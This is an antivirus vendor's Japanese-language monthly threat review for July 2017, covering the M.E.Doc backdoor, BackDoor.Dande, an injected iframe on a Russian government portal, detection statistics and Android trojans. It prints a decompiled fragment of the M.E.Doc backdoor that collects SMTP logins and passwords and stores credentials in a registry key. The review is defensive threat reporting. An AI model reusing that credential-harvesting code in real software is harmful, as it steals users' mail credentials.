Dr.WEB

2017年7のウイルスレビュー

Doctor Webは、悪意のあるソフトウェアやスパムからの効果的な保護を提供するDr.Web情報セキュリティソリューションの開発・販売を行っています。

Doctor Webのカスタマーには、世界中のホームユーザー、行政機関、中小企業、大企業が含まれています。

Dr.Webアンチウイルス製品は、国際的な情報セキュリティ基準への準拠と、優れたマルウェア検出によって1992年からその名を知られています。Dr.Webソリューションが受けた数々の賞とロシア連邦による認定、そして世界中に広がるユーザーが、製品に対して寄せられる厚い信頼の何よりの証です。

2017年7のウイルスレビュー
8/4/2017

Doctor Web本社
2-12A, 3rd str. Yamskogo polya
Moscow, Russia
125040

Webサイト：www.drweb.com
電話番号：+7 (495) 789-45-87

各国のオフィス情報については公式サイトをご確認ください。

目次

2017年7のウイルスレビュー 4
7月の脅威 5
統計 7
暗号化ランサムウェア 10
危険なWEBサイト 11
その他の情報セキュリティイベント 12
モバイルデバイスを脅かす悪意のある、または望まないプログラム 13

2017年7のウイルスレビュー

2017年7月31日

通常、盛夏の時期に大きなセキュリティイベントが起こることは多くありません。しかしながら、2017年の7月は異例の展開となりました。月の初め、Doctor　Webのセキュリティリサーチャーによって、電子文書管理アプリケーションM.E.Docに含まれたバックドアが発見され、続けて製薬企業から医薬品の購入情報を盗むBackDoor.Dandeの拡散元が特定されました。月末にはロシア連邦政府ポータル（gosuslugi.ru）が攻撃を受けていることが明らかになりました。そのほか、Androidを標的とした危険な悪意のあるプログラムが複数発見されています。

7月の主な傾向


- M.E.Docプログラム内でバックドアを発見
- Dandeバックドアの拡散元を特定
- ロシア連邦政府ポータルが攻撃を受ける

7月の脅威

M.E.DocはIntellect　Service社によって開発された、ウクライナで広く使用されている電子文書管理アプリケーションです。Doctor Webのセキュリティリサーチャーは、 M.E.Doc のアップデートモジュールの1つ ZvitPublishedObjects.Server.MeCom にWindowsシステムレジストリキー "HKCU\SOFTWARE\WC" に対応するレコードが含まれていることを発見しました。

```
try
{
    foreach (object obj in new AccUserMgr().GetAllOrgs().Rows)
    {
        DataRow dataRow = (DataRow)obj;
        long idOrg = (long)dataRow["CODE"];
        string text3 = dataRow["EDRPOU"].ToString();
        string text4 = dataRow["NAME"].ToString();
        MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
        if (mailSettings.Count > 0)
        {
            string text5 = mailSettings[0]["SMTP_SERVER"].ToString();
            string text6 = mailSettings[0]["SMTP_LOGIN"].ToString();
            string text7 = mailSettings[0]["SMTP_LOGIN"].ToString();
            string text8 = mailSettings[0]["SMTP_PASS"].ToString();
            string text9 = mailSettings[0]["EMAIL"].ToString();
            lock (this.ProxyInfo)
            {
                this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", new
                  object[]
                {
                    text3,
                    text4,
                    text5,
                    text6,
                    text7,
                    text8,
                    text9
                });
            }
        }
    }
}
catch (Exception ex3)
{
    lock (this.ProxyInfo)
    {
        this.ProxyInfo += ex3.ToString();
    }
}
try
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true);
    RegistryKey registryKey2 = registryKey.CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
    registryKey2.SetValue("Cred", string.Format("{0}:{1}", arg, arg2), RegistryValueKind.String);
    registryKey2.SetValue("Prx", string.Format("{0}", arg3), RegistryValueKind.String);
}
```

同じレジストリキーが**Trojan.Encoder.12703**の動作にも使用されています。Doctor Webのカスタマーのコンピューターから取得したDr.Web Anti-virusのログを解析した結果、感染したシステム上で　M.E.Doc　のコンポーネントであるアプリケーション　"ProgramData\Medoc\Medoc\ezvit.exe" によって **Trojan.Encoder.12703** が起動されていました：




さらなる調査により、ライブラリの1つであるZvitPublishedObjects.dllには、以下の機能を実行するバックドアが含まれていることが明らかになりました：

- メールサーバーにアクセスするためのデータを収集する
- 感染したシステム上で任意のコマンドを実行する
- 感染したシステムに任意のファイルをダウンロードする
- あらゆる実行ファイルをダウンロード・保存・起動する
- 任意のファイルをリモートサーバーにアップロードする

また、M.E.Docのアップデートモジュールはrundll32.exe　ツールを使用してパラメータ#1でペイロードを実行することを可能にします。Trojan.Encoder.12544は、この方法によって被害者のコンピューター上で起動されていました。この脅威に関する詳細についてはこちらの記事をご覧ください。

統計

Dr.Web Anti-virusによる統計



- Trojan.DownLoader

感染させたコンピューター上に別の悪意のあるプログラムをダウンロードするよう設計されたトロイの木馬ファミリーです。


- Trojan.InstallCore

望まない悪意のあるアプリケーションをインストールするトロイの木馬です。

- Trojan.BtcMine

感染させたコンピューターのリソースを密かに使用し、Bitcoinなどの暗号通貨を生成するよう設計されたトロイの木馬のファミリーです。

Doctor Web統計サーバーによる統計



- JS.DownLoader

JavaScriptで書かれた悪意のあるスクリプトのファミリーで、別の悪意のあるプログラムをコンピューター上にダウンロード・インストールするよう設計されています。

- **JS.Inject.3**

JavaScriptで書かれた悪意のあるスクリプトのファミリーで、ウェブページのHTMLコードに悪意のあるスクリプトを挿入します。

- Trojan.InstallCore

望まない悪意のあるアプリケーションをインストールするトロイの木馬ファミリーです。


- Trojan.DownLoader

感染させたコンピューター上に別の悪意のあるプログラムをダウンロードするよう設計されたトロイの木馬ファミリーです。

- Trojan.PWS.Stealer

感染したコンピューター上に保存されているパスワードやその他の個人情報を盗むよう設計されたトロイの木馬ファミリーです。

メールトラフィック内で検出された脅威の統計



- JS.DownLoader

JavaScriptで書かれた悪意のあるスクリプトのファミリーで、別の悪意のあるプログラムをコンピューター上にダウンロード・インストールするよう設計されています。

- **JS.Inject.3**

JavaScriptで書かれた悪意のあるスクリプトのファミリーで、ウェブページのHTMLコードに悪意のあるスクリプトを挿入します。

- Trojan.PWS.Stealer

感染したコンピューター上に保存されているパスワードやその他の個人情報を盗むよう設計されたトロイの木馬ファミリーです。


- Trojan.Encoder.6218

ファイルを暗号化し、復元するために身代金を要求する暗号化ランサムウェア型トロイの木馬ファミリーに属する悪意のあるプログラムです。

- Trojan.InstallCore

悪意のある望まないアプリケーションをインストールするトロイの木馬ファミリーです。

Dr.Web Bot for Telegramによって収集された統計



- Android.Locker.139.origin

Android向けのランサムウェア型トロイの木馬です。このトロイの木馬のまた別の亜種はデバイスをロックし、法律違反に関する警告を表示させます。ロックを解除するために、ユーザーは身代金の支払いを要求されます。

- EICAR Test File

アンチウイルスの動作をテストするための特殊なテキストファイルです。このファイルを検出したアンチウイルススキャナは、ウイルス検出時と全く同じ形で反応するようになっています。

- **Joke.Locker.1.origin**

Androidデバイスのホーム画面をロックし、Microsoft WindowsのBSOD（Blue Screen of Death：ブルースクリーン）エラーを表示させるジョークプログラムです。


- Android.SmsSend.20784

有料番号に対してSMSメッセージを送信し、ユーザーを有料サービスや有料コンテンツを配信するサービスに登録するするよう設計された悪意のあるプログラムのファミリーに属するトロイの木馬です。

- Trojan.PWS.Stealer

感染したコンピューター上に保存されているパスワードやその他の個人情報を盗むよう設計されたトロイの木馬ファミリーです。

暗号化ランサムウェア



2017年7月には、以下のランサムウェアによる被害を受けたユーザーからDoctor　Webテクニカルサポートサービスに対するリクエストがありました：

- Trojan.Encoder.858 — リクエストの34.80%
- Trojan.Encoder.567 — リクエストの8.21%
- Trojan.Encoder.761 — リクエストの3.19%
- Trojan.Encoder.5342 — リクエストの3.04%
- **Trojan.Encoder.11423** — リクエストの2.13%
- Trojan.Encoder.11432 — リクエストの1.98%

危険なWEBサイト

2017年7月に非推奨サイトとしてDr.Webデータベースに追加されたアドレスの数は327,295件となっています。

2017年6月	2017年7月	推移
+ 229,381	+ 327,295	+ 42.6%

7月の半ば、ロシア連邦政府ポータル(gosuslugi.ru)内に悪意のある可能性のあるコードが埋め込まれているということが、Doctor Webのスペシャリストによって発見されました。少なくとも15のドメインアドレスが未知の個人によって登録されており、そのうちの少なくとも5つがオランダの企業のものでした。悪意のあるコードが政府ポータル訪問者のブラウザをそれらの1つに密かに接続させます。ユーザーによって要求されたWebサイトのページが動的に生成される際、Webサイトコードに <iframe> コンテナが追加されます。これにより、あらゆる外部データをダウンロードしたり、ユーザーのブラウザからリクエストしたりすることが可能になります。Doctor Webのニュース記事掲載から数時間後に、gosuslugi.ruのすべての脆弱性がサイトの管理者によって削除されました。

非推奨サイト

その他の情報セキュリティイベント

2011年、Doctor　Webは製薬企業や薬局をスパイするBackDoor.Dandeの発見について報告を行いました。その後、攻撃を受けた企業の1つから提供されたハードドライブについて調査を行ったセキュリティリサーチャーによって、BackDoor.Dande　はePricaと呼ばれるアプリケーションのコンポーネントによって標的となるシステム上にダウンロードされ、起動されているということが明らかになりました。このアプリケーションは薬局経営者が医薬品の価格を分析し、最適なサプライヤーを選択するためのものです。モジュールは「Spargo Tekhnologii」のサーバーから BackDoor.Dande のインストーラをダウンロードし、このダウンローダがコンピューター上でバックドアを起動させます。さらに、このモジュールは電子署名「Spargo」を持っていました。

その後のさらなる調査の結果、 BackDoor.Dande のコンポーネントはePricaの古いバージョンのインストーラに直接組み込まれていたということが明らかになりました。トロイの木馬には、バックドアのインストーラのほか、医薬品の購入に関する情報を収集するモジュールが含まれています。これらのモジュールは、製薬企業向けプログラムのデータベースから必要な情報を取得します。また、モジュールの1つは1Cデータベースから医薬品の購入に関する情報をコピーするために使用されます。ePricaを削除してもバックドアはシステム内に残り、ユーザーの監視を続けるという点に注意する必要があります。この脅威に関する詳細についてはこちらの記事をご覧ください。

モバイルデバイスを脅かす悪意のある、または望まないプログラム

7月の初め、Google Play上で入手可能な人気のゲームBlazBlueに組み込まれたAndroid.DownLoader.558.originがDoctor Webのスペシャリストによって発見されました。この悪意のあるプログラムは未検査のアプリケーションコンポーネントをダウンロード・起動してしまう可能性があります。続けて、Android.BankBot.211.originと名付けられた危険なトロイの木馬が発見されました。このトロイの木馬は感染させたデバイスをコントロールし、銀行に関する情報のほか、パスワードを含むその他の機密情報を盗みます。7月の末には、サイバー犯罪者によってAndroidシステムライブラリ内に埋め込まれ、モバイルデバイスの複数のモデルのファームウェアに組み込まれたAndroid.Triada.231が発見されています。この悪意のあるプログラムは、実行されたすべてのプログラムのプロセス内に侵入し、トロイの木馬のモジュールを密かに起動させます。

中でも特に注目に値するモバイルマルウェアに関するイベントは以下のとおりです：

- Android デバイスの複数のモデルでファームウェアに組み込まれたトロイの木馬を検出
- Google Play上でダウンローダ型トロイの木馬を発見
- 感染させたデバイスをコントロールし、機密情報を盗む危険なバンキング型トロイの木馬の出現

モバイルデバイスを標的とする悪意のある・望まないプログラムに関する詳細はこちらの記事をご覧ください。